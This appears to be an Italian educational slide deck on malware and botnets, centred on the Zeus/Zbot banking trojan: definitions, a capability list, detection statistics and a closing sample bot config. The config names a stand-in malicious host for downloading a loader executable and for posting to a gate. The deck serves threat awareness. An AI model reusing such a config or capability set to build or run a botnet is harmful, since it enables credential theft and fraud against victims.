



# BOTNET: Il caso Zeus

Theory and Practices from  
“the Scene”



- Si definisce **malware** un qualsiasi software creato con il solo scopo di causare danni più o meno gravi al computer su cui viene eseguito. Il termine deriva dalla contrazione delle parole inglesi *malicious* e *software* e ha dunque il significato letterale di "programma malvagio"; in italiano è detto anche *codice maligno*.
- La diffusione di tali software risulta in continuo aumento. Si calcola che nel solo anno 2008 su Internet siano girati circa 15 milioni di malware, di cui quelli circolati tra i mesi di gennaio e agosto sono pari alla somma dei 17 anni precedenti.



- Un worm è una particolare categoria di malware in grado di autoreplicarsi.
- Non necessita di legarsi ad altri eseguibili per diffondersi.
- Tipicamente un worm modifica il computer che infetta, in modo da venire eseguito ogni volta che si avvia la macchina e rimanere attivo finché non si spegne il computer o non si arresta il processo corrispondente.



- Un rootkit, è un programma software creato per avere il controllo completo sul sistema senza bisogno di autorizzazione da parte di utente o amministratore.
- Alcuni virus informatici si sono avvantaggiati della possibilità di agire come rootkit (processo, file, chiave di registro, porta di rete) all'interno del sistema operativo.
- I rootkit vengono usati anche per trovare le informazioni personali presenti in un computer e inviarle al mittente del malware ed essere poi utilizzate da esso per scopi personali.



- Un trojan o trojan horse (dall'inglese per Cavallo di Troia), è un tipo di malware. Deve il suo nome al fatto che le sue funzionalità sono nascoste all'interno di un programma apparentemente utile; è dunque l'utente stesso che installando ed eseguendo un certo programma, inconsapevolmente, installa ed esegue anche il codice trojan nascosto.
- In genere col termine Trojan ci si riferisce ai trojan ad accesso remoto (detti anche RAT, dall'inglese Remote Administration Tool)



- Un keylogger è, nel campo dell'informatica, uno strumento in grado di intercettare tutto ciò che un utente digita sulla tastiera del proprio, o di un altro computer:
  - **Keylogger Hardware**
  - **Keylogger Software**



**Rootkit**

**Trojan**

**Grant di  
Amministrazione**

**Controllo  
Remoto**

**Controllo  
Totale**



# Rootkit / Keylogger



**Rootkit**

**Keylogger**

**Grant di  
Amministrazione**

**Logging info  
di sistema**

**Nessun limite alle  
informazioni rubate**

# Definizione di BotNet



- Botnet è un termine usato per definire un'insieme di software robots, o "bots", che lavorano in modo autonomo e automatico. Questi software bot vengono solitamente controllati da remoto.
- In genere quindi la parola Botnet viene usata per definire un'insieme di computer compromessi (chiamati anche zombie o drone) che vengono controllati da remoto attraverso programmi di tipo worm, trojan o backdoor da una infrastruttura di gestione comune.
- Un botnet operator (anche definito "bot herder") può controllare remotamente il gruppo di zombie attraverso canali di raccolta dei sistemi compromessi quali IRC, dei server web o degli altri programmi di messaggistica online.



La flessibilità delle botnets è mostrata dalle tante possibili applicazioni malevole che si possono realizzare con esse:

- Distributed Denial-of-Service attacks
- Spamming
- Spreading malware
- Traffic sniffing
- Keylogging
- Identity theft



**Trin00**

**Stacheldraht**

**Tribe Flood Network**

**Background  
informatico  
elevato**

**Utilizzo da  
linea di  
comando**

**Modalità di  
infezione  
difficile da  
replicare**

**Attacco alla  
ceca**


**Nessun  
feedback  
dalla botnet**


**Costo  
elevato  
(in termini di  
risorse e  
tempo)**

**Risultati non  
direttamente  
verificabili**



**Un toolkit è un'applicazione “user-friendly” che permette, anche a chi non è particolarmente avvezzo alla programmazione di codice malevolo, di creare un payload e predisporne la distribuzione in giro per Internet**








- Furto di basi di dati (SQL Injection)
- Furto tramite Keylogger (ZeuS)
- Uso fraudolento di sessioni (CSFR)

# DDoSeR Scenario





- Furto di dati acquisiti via HTTP form
- Furto di credenziali salvate nel Windows Protected Storage
- Furto di certificate X.509 (client-side)
- Furto di credenziali FTP e POP
- Furto o cancellazione di cookie HTTP e Flash
- Capacità di modifica di pagine HTML su file o website diversi target (IE Explorer Form Grabber o Firefox Form Grabber)
- Capacità di redirectione della navigazione web della Vittima su siti specifici definiti dinamicamente (via C&C attraverso poisoning della cache dns locale) o staticamente (via alterazione di file hosts)



- Capacità di screenshot e scavenging delle form HTML dei siti target (IE Explorer Form Grabber o Firefox Form Grabber)
- Ricerca, copia e trasferimento di file dal computer Vittima da e verso il C&C o specifiche aree pubbliche accessibili dal computer vittima
- Modifica del file local host  
(%systemroot%\system32\drivers\etc\hosts)
- Download ed esecuzione di programmi terzi
- Cancellazione o modifica di chiavi di registro (registry keys)
- Esecuzione di comandi predefiniti via C&C verso un solo bot, un'intera botnet o un gruppo di questa.




Fonte: <https://zeustracker.abuse.ch>

# Zeus: qualche statistica




# of new Zeus hosts (last 60 days)



Fonte: <https://zeustracker.abuse.ch>




# of new Zeus hosts by month



Fonte: <https://zeustracker.abuse.ch>




Average Anvitirus detection rate (last 60 days)



## Sempre sotto il 50%

# Le varianti di ZeusS



Fonte: Kaspersky Lab – Dati per mese



- **Builder**

Applicazione client per la produzione dei bot


- **Config**

Configurazione dinamica dei bot (cambio il comportamento “*on the fly*”)

- **Drop Zone**

Applicazione server side per la gestione della botnet

# Zeus/Zbot: il Builder



Modifica la  
configurazione  
del bot

Scrive la  
configurazione  
del bot

Compila l'eseguibile  
di Zeus

# Zeus/Zbot: il Config



```
1 ;Build time: 14:15:23 10.04.2009 GMT
2 ;Version: 1.2.4.2
3
4 entry "StaticConfig"
5 botnet "miab"
6 timer_config 60 5
7 timer_logs 1 1
8 timer_stats 20 10
9 url_config "http://www.sitomaligno.com/zbot/s/newversion/config.bin"
10 url_compip "http://www.sitomaligno.com/zbot/s/ip.php" 1024
11 encryption_key "bsf4ct0ry"
12 ;blacklist_languages 1049
13 end
14
15 entry "DynamicConfig"
16 url_loader "http://www.sitomaligno.com/zbot/s/newversion/recruit.exe"
17 url_server "http://www.sitomaligno.com/zbot/s/gate.php"
18 file_webinjects "webinj.txt"
